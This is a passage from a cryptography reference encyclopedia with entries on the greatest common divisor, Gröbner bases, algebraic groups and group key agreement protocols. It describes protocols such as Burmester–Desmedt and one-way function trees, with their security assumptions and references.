2. Samarati P, De Capitani di Vimercati S (2001) Access control: Policies, models, and mechanisms. In Focardi R, Gorrieri R (eds) Foundations of Security Analysis and Design. LNCS, vol 2171. Springer, Berlin
3. Database Language SQL (2008) ISO International Standard, ISO/IEC 9075–*:2008

Greatest Common Divisor

Scott Contini
Silverbrook Research, New South Wales, Australia

Synonyms

GCD; Greatest common factor

Related Concepts

►Euclidean Algorithm; ►Least Common Multiple; ►Number Theory; ►Relatively Prime

Definition

The *greatest common divisor* (gcd) of a set of positive integers $\{a_1, \ldots, a_k\}$ is the largest integer that divides every element of the set. This is denoted $\gcd(a_1, \ldots, a_k)$ or sometimes just $(a_1, \ldots, a_k)$.

Background

Approximately in 300 BC, the Greek mathematician Euclid described a method for computing the greatest common divisor in Book 7 of *Elements*. Known as the ►Euclidean algorithm, it is based upon the fact that the greatest common divisor of two integers is preserved under subtraction.

Theory

An important property of the greatest common divisor is that it can always be written as an integer linear combination of the elements of the set. In other words, there exist integers $x_1, \ldots, x_k$ such that $\sum_{i=1}^{k} a_i \cdot x_i = \gcd(a_1, \ldots, a_k)$.

For example, $\gcd(21, 91) = 7$ because 7 divides both 21 and 91, and no integer larger than 7 divides both of these values. A linear combination that represents the gcd is given by $x_1 = -4$ and $x_2 = 1$ since $21 \cdot (-4) + 91 \cdot 1 = 7$.

For the case of $k = 2$, the extended ►Euclidean algorithm can be used to efficiently find the integer linear

combination. If the gcd is 1, then the integers are said to be ►relatively prime. The greatest common divisor is related to the ►least common multiple (lcm) by the relation $\gcd(a_1, a_2) \cdot \mathrm{lcm}(a_1, a_2) = a_1 \cdot a_2$.

Greatest Common Factor

►Greatest Common Divisor

Gröbner Basis

David Naccache
Département d'informatique, Groupe de cryptographie, École normale supérieure, Paris, France

Synonyms
Standard basis

Related Concepts
►Multi-variate Cryptography

Definition
A Gröbner (or a standard) basis G is a particular kind of generating subset of an ideal I in a polynomial ring R. A Gröbner basis can be seen as a multivariate, nonlinear generalization of the Euclidean algorithm for computation of univariate GCDs or as a generalization of Gaussian elimination.

A Gröbner basis G is characterized by the fact that any multivariate division of any $p \in I$ by G gives 0. Here, division is understood as being relative to some monomial order (the obtained basis depends on the monomial ordering chosen).

Gröbner bases always exist and can be effectively obtained for any I starting with a generating subset. The best-known algorithm for computing Gröbner bases is Buchberger's algorithm. Gröbner bases are useful in cryptanalysis, mostly for attacking multivariate cryptosystems.

Open Problems
Find more efficient algorithms to compute Gröbner bases.

Recommended Reading
1. Buchberger B, Winkler F (eds) (1998) Gröbner bases and applications. London mathematical society lecture note series 251. Cambridge University Press. Cambridge

Group

Burt Kaliski
Office of the CTO, EMC Corporation, Hopkinton, MA, USA

Related Concepts
►Field; ►Generator; ►Order; ►Subgroup

Definition
A *group* is a set of elements with a certain well-defined mathematical structure under a *group operation*.

Theory
A *group* $G = (S, \circ)$ is defined by a set of elements S and a group operation $\circ$ that satisfy the following *group axioms*:

- *Closure*: For all $x, y \in S, x \circ y \in S$.
- *Associativity*: For all $x, y, z \in S, (x \circ y) \circ z = x \circ (y \circ z)$.
- *Identity*: There exists an *identity element*, denoted I, such that for all $x \in S, x \circ I = I \circ x = x$.
- *Inverse*: For all $x \in S$, there exists an *inverse* y such that $x \circ y = y \circ x = I$.

A group is *commutative* (also called *Abelian*) if the group operation does not depend on the ordering of the elements, i.e., if for all $x, y \in S, x \circ y = y \circ x$. A group is *cyclic* if it has a single ►generator, i.e., an element g such that every element of the group can be obtained by repeated composition with *g and its inverse*, starting with the identity element. The ►order of a group G, denoted #G, is the number of elements in G.

Groups commonly employed in cryptography include the following:

- A *multiplicative group modulo a prime*, where S consists of the set of integers (i.e., residue classes) modulo a prime p, excluding 0, and the group operation is multiplication. This group is typically denoted by $\mathbf{Z}_p^*$, where $\mathbf{Z}_p$ denotes the integers modulo p, and * denotes that the group operation is multiplication and 0 is excluded. The order of $\mathbf{Z}_p^*$ is $p - 1$.

(This group is the same as the multiplicative group of the ►finite field F_p.)

- A ►subgroup of a multiplicative group modulo a prime, i.e., a subset of elements in $\mathbf{Z}_p^*$ that is closed under multiplication. Typically, the subgroup is selected so that its order is a prime number. For

instance, the Digital Signature Algorithm (►Digital Signature Standard) operates in a subgroup of order q of $\mathbf{Z}_p^*$, where p and q are large primes and q divides $p-1$.
- A subgroup of the multiplicative group of an ►extension field $\mathbf{F}_{q^d}$.
- A subgroup of an ►elliptic curve group. If the elliptic curve group has a prime order, then the subgroup is the same as the elliptic curve group.

All these examples are cyclic and commutative. An elliptic curve group itself may be noncyclic, but the subgroup of interest itself is typically cyclic.

A group is formally denoted by both the set and the group operation, i.e., $(S,^\circ)$, but in cryptography, sometimes only the set S is denoted and the group operation is implied. In cryptography, the group operation is typically either denoted by multiplication or addition. In the former case, repeated application of the group operation is denoted by *exponentiation* (e.g., g^a); in the latter, it is denoted by *scalar multiplication* (e.g., aP where P is the group element).

Applications

Groups are primarily associated with ►public-key cryptography, but they also have some applications to ►symmetric cryptosystems. For instance, several researchers investigated whether the set of keys in the ►Data Encryption Standard forms a group [2, 3], which could significantly weaken the standard; the set of keys does not.

Braid groups are a notable example of a noncommutative group in public-key cryptography [1, 4, 5].

Recommended Reading

1. Anshel I, Anshel M, Goldfeld D (1999) An algebraic method for public-key cryptography. Math Res Lett 6:287–291
2. Campbell KW, Wiener MJ (1992) DES is not a group. In: Brickell EF (ed) Advances in cryptology – CRYPTO'92. Lecture notes in computer science, vol 740. Springer, Berlin, pp 512–520
3. Kaliski Jr BS, Rivest RL, Sherman AT (1988) Is the data encryption standard a group? J Cryptol 1:3–36
4. Ko KH, Lee SJ, Cheon JH, Han JW, Kang J-S, Park C (2000) New public-key cryptosystem using braid groups. In: Bellare M (ed) Advances in cryptology – CRYPTO 2000. Lecture notes in computer science, vol 1880. Springer, Berlin, pp 166–183
5. Lee E, Je HP (2003) Cryptanalysis of the public-key encryption based on braid groups. In: Biham E (ed) Advances in cryptology – EUROCRYPT 2003. Lecture notes in computer science, vol 2656. Springer, Berlin, pp 477–490

Group Key Agreement

Mike Burmester
Department of Computer Science, Florida State University, Tallahassee, FL, USA

Synonyms

Conference key agreement; Conference keying; Group key distribution; Group key exchange

Related Concepts

►Entity Authentication; ►Key Agreement; ►Public-Key Encryption Scheme

Definition

Group Key Agreement (GKA) is an extension of two-party ►key agreement to groups of $n \geq 2$ parties: it allows a group consisting of several parties to establish a common *session key* (►Key) or *conference key* over an unprotected network.

Background

Ingemarsson, Tang, and Wong presented in 1982 the first GKA protocol [20] based on the two-party ►Diffie–Hellman key agreement protocol [19]. This was followed by the GKA protocols of Koyama and Ohta [24], Blundo et al. [6], and Burmester and Desmedt [15]. Since then a large number of research papers on GKA and on securing GKA protocols have been presented due mainly to the distributed and dynamic nature of GKA and to the security challenges that have to be resolved – see e.g., [1, 5, 7–13, 16, 18, 23, 26–31, 33, 34], and the tripartite Diffie–Helman key agreement protocol [21]. Most of these protocols combine aspects of the Diffie–Hellman key agreement with other cryptographic primitives to support security.

Some of these protocols are briefly described in the following, starting with protocols for small groups that are secure against passive attacks. Authenticated GKA is then considered, followed by a discussion on insider attacks and provable security. Finally, GKA for large groups is considered. To start with, the basic requirements for GKA are reviewed.

Requirements

Given the openness of most networking systems, it is important that key agreement is achieved efficiently and securely. Other requirements include, scalability, freshness of session keys, forward secrecy, rekeying and, of course, reliability.

Efficiency: The efficiency of a GKA protocol is measured in terms of its ►computational complexity (usually the number of modular exponentiations), its *communication* complexity (the number of communicated messages), and its *round* complexity (the number of rounds of communication exchanges). The complexity of a multiparty protocol involving n parties is *scalable* if it is bounded by $\mathcal{O}(\log n)$ (►$\mathcal{O}$-notation). Scalability is particularly important when the number of parties in the group is large.

Security: Security involves both the ►privacy of session keys and ►authentication. Privacy (*key secrecy*–►Secrecy) requires that in a passive attack it is hard to *distinguish* the session key from a random key. Passive attacks are eavesdropping attacks in which the adversary has access only to traffic communicated in public. There is a stronger version of privacy that requires that it is hard to *compute* the session key in a passive attack. Freshness of session keys is required to prevent *known-key attacks* (►Related Key Attack) in which the adversary succeeds in getting hold of session keys by analyzing large amounts of communication traffic encrypted with the same group key, or by non-cryptographic means. Session keys must therefore be regularly updated.

Forward secrecy: A compromised session key should only affect its session, not jeopardize earlier sessions.

Rekeying: Groups are dynamic, with new parties joining the group or current members leaving the group. Whenever a new group is formed, a new session key must be agreed: otherwise information regarding previous sessions (or future sessions) will become available to those joining (or leaving) the group.

Reliability: The communication channels are reliable (guarantee delivery).

Private Group Key Agreement for Small Groups

GKA protocols that are secure against passive attacks (eavesdropping) are first considered. These typically involve a group $G = \langle g \rangle$ generated by an element g whose order is a k-bit prime q. The group could be a subgroup of the multiplicative group Z_m^* (which consists of all positive integers less than m and relative prime to m), the group of an *elliptic curve* (►Elliptic Curves) or, more generally, any finite group whose operation can be efficiently computed and for which one can establish membership and select random elements efficiently. For convenience the elements of G are called numbers.

The parameters of the group G are selected by a *Trusted Center* (►Trusted Third Party); k is the security parameter. To start with, assume that the number of parties n involved in key agreement is small. That is, $n << q$ $(n = poly(k))$. The protocols described below will involve random selections of elements from G. The notation $x \in_R X$ is used to indicate that x is selected at random (independently) from the set X with uniform distribution.

1. *A basic centralized GKA protocol* [15]. Let $\mathcal{U} = \{U_1, U_2, \ldots, U_n\}$, $n << q$, be a group of n parties. A designated member of $\mathcal{U}$ called the *chair*, say U_1, selects the session key $sk \in_R G$.

Round 1. The chair exchanges a key $K_i \in G$ with every party $U_i \in \mathcal{U} \backslash U_1$ by using the ►Diffie–Hellman key agreement protocol.

Round 2. The chair sends to each party $U_i \in \mathcal{U} \backslash U_1$ the number: $X_i = sk/K_i \in G$.

Key Computation. Each party $U_i \in \mathcal{U} \backslash U_1$ computes the key: $sk = X_i \cdot K_i$.

Security and efficiency. Clearly one has forward secrecy: the session keys sk are independent (randomly selected in G). ►Privacy reduces to the ►Diffie–Hellman problem. More specifically, *distinguishing* the session key from a random key in a passive attack (*key secrecy*), is as hard as the ►Decisional Diffie–Hellman problem; *computing* the session key is as hard as the *Computational Diffie–Hellman problem*. The complexity of this protocol is unbalanced: whereas the chair has to exchange Diffie–Hellman keys K_i with each one of the (other) parties of the group and then send the X_i's, the other parties need only exchange a Diffie–Hellman key with the chair. It is possible [16] to share the burden evenly among the parties by arranging the group in a graph tree, with root the chair, and then exchange Diffie–Hellman keys only along root-to-leaf paths. In this case, all members of the group (including the chair) exchange a Diffie–Hellman key with adjacent nodes in the tree (their parent and children). Then the per-user complexity is shared evenly; however, there is now a time delay which is proportional to the height of the tree [16]. The per-user complexity of the tree-based protocol is $\mathcal{O}(\log n)$.

2. *The Ingemarsson–Tang–Wong GKA protocol* [8, 11, 20]. Let $\mathcal{U} = \{U_1, U_2, \ldots, U_n\}$ be the group of parties arranged logically in a cycle. Here the n-th order protocol is presented (lower order protocols, and in particular the second-order protocol, are vulnerable to passive attacks in which the attacker eavesdrops on *all* communication

channels [20]). This uses subsets $X_i \subset G$, $i = 1, 2, \ldots, n$ defined as follows. Select $r_1, r_2, \ldots, r_n \in_R Z_q$. Define $X_1 = \{x_{1,0} = g, x_{1,1} = g^{r_1}\}$, and recursively $X_i = \{x_{i,0} = (x_{i-1,0})^{r_i}, \ldots, x_{i,i-2} = (x_{i-1,i-2})^{r_i}, x_{i,i-1} = x_{i-1,i-1}, x_{i,i} = (x_{i-1,i-1})^{r_i}\}$, for $1 < i \leq n-1$. Finally $X_n = \{x_{n,0} = (x_{n-1,0})^{r_n}, \ldots, x_{n,i-2} = (x_{n-1,n-2})^{r_n}, x_{n,n-1} = x_{n-1,n-1}\}$. These sets, for the case when $n = 4$, are illustrated in Fig. 1. The protocol has two phases: *up-flow* and *down-flow*. In the up-flow phase each party U_i, $1 \leq i \leq n-1$, sends to the next party U_{i+1} in the cycle the set X_i. In the down-flow phase, the last party U_n broadcasts X_n. The session key is $sk = g^{x_1 x_2 \cdots x_n} \in G$. More specifically:

Phase 1
For $i = 1$ to $n-1$
U_i sends to U_{i+1}: $X_i \subset G$, where the exponent $r_i \in_R Z_q$ is selected by U_i.

Phase 2
U_n broadcasts: $X_n \subset G$, where the exponent $r_n \in_R Z_q$ is selected by U_n.

Key Computation. Each party $U_i \in \mathcal{U}$ computes the key:

$$sk_i = \left(g^{x_1 x_2 \cdots x_{i-1} x_{i+1} \cdots x_n}\right)^{x_i} = g^{x_1 x_2 \cdots x_n} = sk,$$

where $g^{x_1 x_2 \cdots x_{i-1} x_{i+1} \cdots x_n}$ is obtained from X_n.

Remark If all parties adhere to the protocol then each will compute the same key. This protocol exploits the transitivity of the Diffie–Hellman operator: $DH(A, DH(B, C)) = DH(DH(A, B), C)$, for $A, B, C \in G$, where $DH(g^a, g^b) = g^{ab}$.

Security and efficiency. As in the previous protocol one has forward secrecy. Privacy is reduced to the *Group Decisional Diffie–Hellman* (G-DDH) assumption, which is described below.

G-DDH Assumption. Let: $G = \langle g \rangle$ be a group of order a k-bit prime q, $n = poly(k)$, $I_n = \{1, 2, \ldots, n\}$, 2^{I_n} be the powerset of I_n and $\Gamma \subset 2^{I_n} \backslash I_n$. Given the set:

$$\bigcup_{J \in \Gamma} (J, g^{\prod_{j \in J} x_j}), \quad \text{where } (x_1, \ldots, x_n) \in_R (Z_q)^n,$$

it is hard to distinguish the key $g^{x_1 x_2 \cdots x_n}$ from a random number in G.

X_1	g	g^{r1}		
X_2	g^{r2}	g^{r1}	g^{r1r2}	
X_3	g^{r2r3}	g^{r1r3}	g^{r1r2}	g^{r1r2r3}
X_4	g^{r2r3r4}	g^{r1r3r4}	g^{r1r2r4}	g^{r1r2r3}

Group Key Agreement. Fig. 1 The sets X_i for a group with four members

The complexity of this protocol is $\mathcal{O}(\log n)$. There is a time delay for the $n+1$ steps, and the computation of the sets X_i requires on average $n/2$ exponentiations.

3. *The Burmester–Desmedt GKA protocol* [15]. The group of parties $\mathcal{U} = (U_1, U_2, \ldots, U_n)$ is arranged logically in a cycle. The protocol uses a broadcast channel (this could be replaced by $\binom{n}{2}$ point-to-point channels), and exploits the distributivity of the Diffie–Hellman operator: $DH(A, B \cdot C) = DH(A, B) \cdot DH(A, C)$.

There are two rounds. In the first round, each party $U_i \in \mathcal{U}$ broadcasts a random number $z_i = g^{r_i} \in G$. In the second round, U_i broadcasts the number $X_i = (z_{i+1}/z_{i-1})^{r_i} \in G$. The session key is, $sk = g^{r_1 r_2 + r_2 r_3 + \cdots + r_n r_1} \in G$. More specifically:

Round 1. Each party $U_i \in \mathcal{U}$ selects an exponent $r_i \in_R Z_q$ and broadcasts: $z_i = g^{r_i} \in G$.

Round 2. Each party $U_i \in \mathcal{U}$ broadcasts $X_i = (z_{i+1}/z_{i-1})^{r_i} \in G$, where the indexes are taken in a cycle.

Key Computation. Each party $U_i \in \mathcal{U}$ computes the session key:

$$sk_i = (z_{i-1})^{n r_i} \cdot X_i^{n-1} \cdot X_{i+1}^{n-2} \cdots X_{i-2} \in G.$$

Remark If all parties adhere to the protocol then each party will compute the same key: $sk = g^{r_1 r_2 + r_2 r_3 + \cdots + r_n r_1}$. Indeed, let $A_{i-1} = (z_{i-1})^{r_i} = g^{r_{i-1} r_i}$, $A_i = (z_{i-1})^{r_i} \cdot X_i = g^{r_i r_{i+1}}$, $A_{i+1} = (z_{i-1})^{r_i} \cdot X_i \cdot X_{i+1} = g^{r_{i+1} r_{i+2}}$, and so on. Then $sk_i = A_{i-1} \cdot A_i \cdot A_{i+1} \cdots A_{i-2} = sk$.

In the special case when there are only two parties, one has $X_1 = X_2 = 1$ and $sk = g^{r_1 r_2 + r_2 r_1} = g^{2 r_1 r_2}$. This is essentially the ►Diffie–Hellman key agreement (in this case there is no need to broadcast X_1, X_2).

Security and efficiency. As in the previous protocol one has forward secrecy. Privacy is reduced to the Decisional Diffie–Hellman problem [23] (computing the session key, in a passive attack, is as hard as the Computational Diffie–Hellman problem [14]). The complexity per-user is $\mathcal{O}(1)$ (constant). This is roughly double the complexity of the two-party Diffie–Hellman protocol: there are two (broadcast) rounds, three exponentiations, and a few multiplications.

Re-keying. Because of it efficiency, to re-key one just needs to re-run the protocol.

Variants. By arranging the connectivity of group $\mathcal{U}$ in different ways to route messages, *e.g.*,in a star, a cycle, or a tree, one gets several GKA variants which can be used to meet specific requirements [15, 16].

Authenticated Group Key Agreement, Provable Security

Active adversaries (Active Attack) control the communication in the network and may impersonate the parties of a group and/or modify their messages. Authenticated GKA protects against such attacks. First consider the case when the adversaries are *outsiders*, and the parties of the group are not corrupted (adhere to the GKA protocol). Bresson, Chevassut, Pointcheval, and Quisquater introduced in 2001 a security model for GKA that addresses *active* (*outsider*) *adversary* attacks – the BCPQ model [11]. This model extends the ►Random Oracle model of Bellare and Rogaway [3, 4] to multiple parties. The BCPQ model has been used extensively for proving the security of GKA protocols. Examples are the protocols presented in [1, 11–13].

Katz and Yung describe [23] a compiler $\mathcal{C}$ which transforms any GKA protocol P that is secure against passive attacks into a protocol $P' = \mathcal{C}(P)$ that is secure against active (outsider) adversaries. The compiler adds only one communication round to protocol P and authenticates (►Authentication) all communication traffic. Security is in the BCPQ model. In this model, each party U is allowed to execute the protocol P many times with several groups of partners (and to interleave the rounds of the executions). Each such execution of P is called an *instance*. The i-th instance executed by U is denoted by Π_U^i.

The following assumptions regarding the inputs P to the compiler $\mathcal{C}$ are made: (a) P is a GKA protocol that is secure against passive attacks (key secrecy); (b) each message sent by instance Π_U^i includes the *identity* of the sender U and a *sequence number* j which starts at 0 and is incremented by 1 each time Π_U^i sends a new message m (i.e., Π_U^i sends $U||j||m$, the concatenation of U, j and m); (c) all messages are broadcast to the entire group $\mathcal{U}$ taking part in the execution of P.

It is easy to see that any GKA protocol $\widetilde{P}$ can readily be converted to a protocol P that satisfies these three assumptions for compiler $\mathcal{C}$. Moreover if $\widetilde{P}$ is secure against passive attacks then P will also be. Finally, the round complexity of P is the same as that of $\widetilde{P}$.

The compiler $\mathcal{C}$ uses a digital signature scheme that is secure against adaptive chosen message attacks. Let $\mathcal{P}$ be the set of potential users of protocol P. Each party $U \in \mathcal{P}$ should have a public/secret signature key pair (PK_U, SK_U). Given protocol P, the compiler now constructs protocol $P' = \mathcal{C}(P)$ as follows:

1. Let $\mathcal{U} = U_1, \ldots, U_n$ be a group of parties that wish to establish a session key and let $\mathcal{U}' = U_1||\cdots||U_n$ (concatenation). Each party U_i selects a random nonce $t_i \in \{0,1\}^k$ and broadcasts $U_i||0||t_i$, where 0 is the (initial) sequence number for this message. After receiving all the broadcast messages, each instance Π_U^i stores $\mathcal{U}'$ and $t' = t_1||\cdots||t_n$ as part of its state information.
2. The parties in group $\mathcal{U}$ now execute protocol P with the following changes:
   - Whenever instance Π_U^i has to broadcast $U||j||m$ in protocol P, instead the instance broadcasts $U||j||m||\sigma$, where σ is the signature of party U on $j||m||\mathcal{U}'||t'$ with the key SK_U.
   - Whenever instance Π_U^i receives message $V||j||m||\sigma$ it checks that: (i) party $V \in \mathcal{U}$ and message m is valid (for the protocols described earlier this means that $z_i, X_i \in G$, or $x_{ij} \in G$); (ii) j is the next expected sequence number for V, and (iii) σ is a valid signature of V on $j||m||\mathcal{U}'||t'$. If any of these fails, Π_U^i aborts the protocol.

Compiler $\mathcal{C}$ can thus be used to convert any GKA protocol that is secure against a passive adversary into a GKA protocol that is secure against active adversaries in the BCPQ model [11].

Authenticated Group Key Agreement: Robustness Against Insider Attacks

Desmedt et al. presented an Authenticated GKE protocol [18] that is robust against two types of malicious insider attacks:

1. *DoS attacks* in which insiders send "bad" messages to cause an honest party to abort, or to cause two honest parties to compute different session keys
2. *Malleability attacks* in which insiders send "bad" messages to bias the probability distribution of the session key, or force it to have some desired value

In their threat model, Desmedt et al. assume that the communication channels are reliable and that no more than half of the protocol parties are corrupted. Katz and Shin [22] assume a more general adversarial model in which the adversary has full control of the communication channels (communication is not reliable), and propose a compiler that transforms a secure Authenticated GKE protocol (with no insiders) into an Authenticated GKE protocol that is secure in the UC framework [17] against adversaries that include insiders. Bresson-Manulis [9, 10] extend this model to capture *key control and contributiveness* (guaranteeing *key confirmation*).

To conclude, the case when the number of parties n in the group G is large is considered.

Group Key Agreement for Large Groups

Many emerging applications such as teleconferencing, pay-per-view, and real-time information systems, are based on a group communication model in which data is

broadcast to large dynamically evolving groups. Securing such communication is particularly challenging because of the requirement for frequent rekeying as a result of members leaving the group or new members joining the group. Several GKA protocols for large groups have been proposed in the literature – see e.g., [2, 26–29, 32, 34], and also [31, 33]. These are centralized algorithms that offer scalable solutions to the group key management problem and employ appropriate key graphs that securely distribute rekeying information after members leave or join the group. Following a protocol that employs a key graph tree for scalable rekeying is briefly described.

(1). *The McGrew–Sherman One-way Function Tree (OFT) Protocol* [29]. Let k be the security parameter and n the number of potential users of the system. Assume $n >> k$ (n is superpolynomial in k). A trusted manager is responsible for the selection and management of all the *symmetric* user-keys (►symmetric cryptography), as well as the maintenance of user-key relation. Each party U of the group $\mathcal{G}$ is given a set of keys $X_U \subset 2^{\{0,1\}^k}$, which includes the group session key. The sets X_U are constructed in a special way by using a ►one-way function [25] $g : \{0,1\}^k \to \{0,1\}^k$ and a ►pseudo-random function [25] $f : \{0,1\}^{2k} \to \{0,1\}^k$.

Structure of the OFT tree. This is a binary tree maintained by the manager. Nodes are assigned keys as follows. First, each leaf u of the tree is assigned a random key $k_u \in_R \{0,1\}^k$. Then starting from the bottom of the tree each internal node x is assigned a key which is computed by using the rule:


$$k_x = f(g(k_{left(x)}), g(k_{right(x)})), \tag{1}$$

where $left(x)$ is the left child of x and $right(x)$ is the right child of x. The key k_{root} of the root is the group session key.

Each party U who wishes to join the group is issued with a set of keys X_U which consists of the key k_u of a leaf u and all the "blinded" node keys $k'_x = g(k_x)$ that are siblings to nodes on its path to the root. From these keys, U can compute all the node keys on its path to the root by using rule (1). An illustration is given in Fig. 2.

Removing or adding members. Whenever a member U associated with leaf u is to be removed, the key k_u of U is invalidated and the group member V associated with the sibling of u is assigned to the parent of u and given a new leaf key k_v^{new} which is selected at random from $\{0,1\}^k$ by the manager. All internal node keys along the path of this node to the root are then assigned new values using rule (1).

The new key values must be communicated securely to all the members of the group who store the corresponding old values. For this purpose the manager broadcasts the new values encrypted in such a way that only the entitled members can decrypt them. For the member V associated with the sibling v of u, the manager encrypts the new leaf key k_v^{new} with the old key of V and broadcasts $E_{k_v^{old}}[k_v^{new}]$, where E is a *symmetric encryption* function [25] (►Symmetric Cryptography). For each of the internal nodes x on the path from u to the root, only the new blinded values $(k_x^{new})' = g(k_x^{new})$ are needed (members store one leaf key and the blinded keys of the siblings of the nodes on their paths to the root). Observe that group members that possess the old blinded value $(k_x^{old})'$ know the unblinded key value k_s of the sibling s of x. The manager therefore only needs to broadcast the encryption $E_{k_s}[(k_x^{new})']$.



Group Key Agreement. Fig. 2 An OFT tree: party U possesses the keys of the black nodes and the blinded keys of their siblings "⊗"

When a new member V joins the group, an existing leaf node u is split: the member U associated with u is now associated with $left(u)$ and the new member V is associated with $right(u)$. Members U, V are given keys $k_u^{new} = k_{left(u)}$, $k_v^{new} = k_{right(u)}$, respectively, selected at random from $\{0,1\}^k$. All the keys of the internal nodes x along the path from u to the root are then assigned new values k_x^{new} using rule (1). The new value k_u^{new} and the blinded values of the new keys $(k_x^{new})'$ are then encrypted with the appropriate keys and broadcast as in the previous case. The key k_v^{new} is given privately to V.

Security and efficiency. The security of the OFT protocol reduces to that of the one-way function g, the pseudo-random function f, and the symmetric encryption function E. One has *forward* and *backward* security (►Group Signature): members who leave the group cannot read *future* messages and parties who join the group cannot read *previous* messages.

The communication complexity of adding or removing a member is bounded by $hk + h$ bits, where h is the height of the tree and k the length of the keys. This is because up to h keys must be broadcast, and h bits are needed to describe the member that joins or leaves the

group. If the tree is balanced then the operation of adding or removing a member with the OFT protocol is scalable (with complexity $O(\log n)$).

Applications of GKA

Many computer applications involve dynamic peer groups. Examples include audio/video conferencing, multiuser computations, multicast messaging, pay-per-view, distributed interactive simulations, real-time information systems, replication services and, generally, distributed applications. To protect such applications, and in particular to preserve privacy, one has to employ secure communication channels (Secure Channel) that link all the parties of a group. For privacy, one can establish such channels by using *symmetric encryption* (►Symmetric Cryptosystem, private key cryptosystem) with key, a *group session key*.

Recommended Reading

1. Abdalla M, Bresson E, Chevassut O, Pointcheval D (2006) Password-based group key exchange in a constant number of rounds. In: PKC 2006, New York. LNCS 3958, Springer, Berlin, pp 427–442
2. Balenson DM, McGrew DA, Sherman AT (1998) Key management for large dynamic groups: one-way function trees and amortized initialization. Advanced Sec Res J – NAI Labs 1(1): 27–46
3. Bellare M, Rogaway P (1994) Entity authentication and key distribution. In: Crypto '93, Santa Barbara, CA. LNCS 773, Springer, Berlin, pp 232–249
4. Bellare M, Rogaway P (1995) Provably secure session key distribution: the three party case. In: STOC 1995, Las Vegas, NV. ACM, New York, pp 57–66
5. Bellare M, Pointcheval D, Rogaway P (2000) Authenticated key exchange secure against dictionary attacks. In: Eurocrypt 2000, Bruges, Belgium. LNCS 1807, Springer, Berlin, pp 139–155
6. Blundo C, De Santis A, Herzberg A, Kutten S, Vaccaro U, Yung M (1992) Perfectly-secure key distribution for dynamic conferences. In: Crypto '92, Santa Barbara, CA. LNCS 740, Springer, Berlin, pp 471–486
7. Boyd C, Nieto JMG (2003) Round-optimal contributory conference key agreement. In: PKC 2003, Miami, FL. LNCS 2567, Springer, Berlin, pp 161–174
8. Bresson E, Chevassut O, Pointcheval D (2001) Provably authenticated group Diffie-Hellman key exchange – the dynamic case. In: Asiacrypt 2001, Gold Coast, Australia. LNCS 2248, Springer, Berlin, pp 290–300
9. Bresson E Manulis M (2007) Malicious participants in group key exchange: key control and contributiveness in the shadow of trust. In: ATC 2007, Hong Kong, China. LNCS 4610, Springer, Berlin, pp 395–409
10. Bresson E, Manulis M (2008) Securing Group Key Exchange against strong corruptions. In: ASIACCS 2008, Tokyo. ACM, New York, pp 249–260
11. Bresson E, Chevassut O, Pointcheval D, Quisquater J-J (2001) Provably authenticated group Diffie-Hellman key exchange. In: CCS 2001, Philadelphia, PA. ACM, New York, pp 255–264
12. Bresson E, Chevassut O, Pointcheval D (2002) Group Diffie-Hellman key exchange under standard assumptions. In: Eurocrypt 2002, Amsterdam, The Netherlands. LNCS 2332, Springer, Berlin, pp 321–336
13. Bresson E, Chevassut O, Pointcheval D (2002) Group Diffie-Hellman Key Exchange secure against dictionary attacks. In: Asiacrypt 2002, Queenstown, New Zealand. LNCS 2501, Springer, Berlin, pp 497–514
14. Burmester M, Desmedt Y (2005) A secure and scalable group key exchange system. Inform Process Lett 94(3): 137–143
15. Burmester M, Desmedt Y (1995) A secure and efficient conference key distribution system. In: Eurocrypt '94, Perugia, Italy. LNCS 950, Springer, Berlin pp 275–286 (Proofs are in: Preproceedings of Eurocrypt '94: Scuola Superiore Guglielmo Reiss Romoli (SSGRR), Perugia, Italy, May 9–12, pp 279–290)
16. Burmester M, Desmedt Y (1996) Efficient and secure conference key distribution. In: Security protocols, international workshop, Cambridge, UK. LNCS 1189, Springer, Berlin, pp 119–129
17. Canetti R, Krawczyk H (2002) Universally composable notions of key exchange and secure channels. In: Eurocrypt 2002, Amsterdam, The Netherlands. http://eprint.iacr.org/2002/059
18. Desmedt Y, Pieprzyk J, Steinfeld R, Wang H (2006) A non-malleable group key exchange protocol robust against active insiders. In: ISC 2006, Samos Island, Greece. LNCS 4176, Springer, Berlin, pp 459–475
19. Diffie W, Hellman ME (1976) New directions in cryptography. IEEE Trans Inform Theory IT–22(6):644–654
20. Ingemarsson I, Tang DT Wong CK (1982) A conference key distribution system. IEEE Trans Inform Theory 28(5): 714–720
21. Joux A (2004) A one round protocol for tripartite Diffie-Hellman. J Cryptol 17(4):263–276
22. Katz J, Sun Shin J (2005) Modeling insider attacks on group key exchange protocols. In: CCS 2005, Alexandria, VA. ACM, New York, pp 180–189
23. Katz J, Yung M (2003) Authenticated group key exchange in constant rounds. In: Crypto 2003, Santa Barbara, CA. LNCS 2729, Springer, New York, pp 110–125
24. Koyama K, Ohta K (1988) Identity-based conference key distribution systems. In: Crypto '87, Santa Barbara, CA. LNCS 293, Springer, Berlin, pp 175–185
25. Menezes A, van Oorschot P, Vanstone AA (1997) Handbook of applied cryptography. CRC Press, Boca Raton, FL
26. Mittra S (1997) Iolus: a framework for scalable secure multicasting. In: Proceedings of the ACM SIGCOMM '97, Cannes, France. ACM, New York, pp 11–19
27. Perrig A, Song D, Tygar J (2001) ELK, a new protocol for efficient large-group key distribution. In: Proceedings, IEEE Security and Privacy Symposium, Oakland, California. IEEE Computer Society Press, Washington, DC
28. Setia S, Koussih S, Jajodia S (2000) Kronos: a scalable group re-keying approach for secure multicast. In: IEEE Symposium on Security and Privacy, 2000, IEEE Computer Society Press, Washington, DC, pp 215–228
29. Sherman AT, McGrew DA (2003) Key establishment in large dynamic groups using one-way function trees. IEEE Trans Software Eng 29(5):444–448
30. Steiner M, Tsudik G, Waidner M (1996) Diffie-Hellman key distribution extended to group communication. In: CCS 1996, New Delhi, ACM, New York, pp 31–37

31. Steiner M, Tsudik G, Waidner M (1998) CLIQUES: a new approach to group key agreement. In: ICDCS '98, Amsterdam, the Netherlands
32. Steiner M, Tsudik G, Waidner M (2000) Key agreement in dynamic peer groups. IEEE Trans Parallel Distribut Syst 11(8):769–780
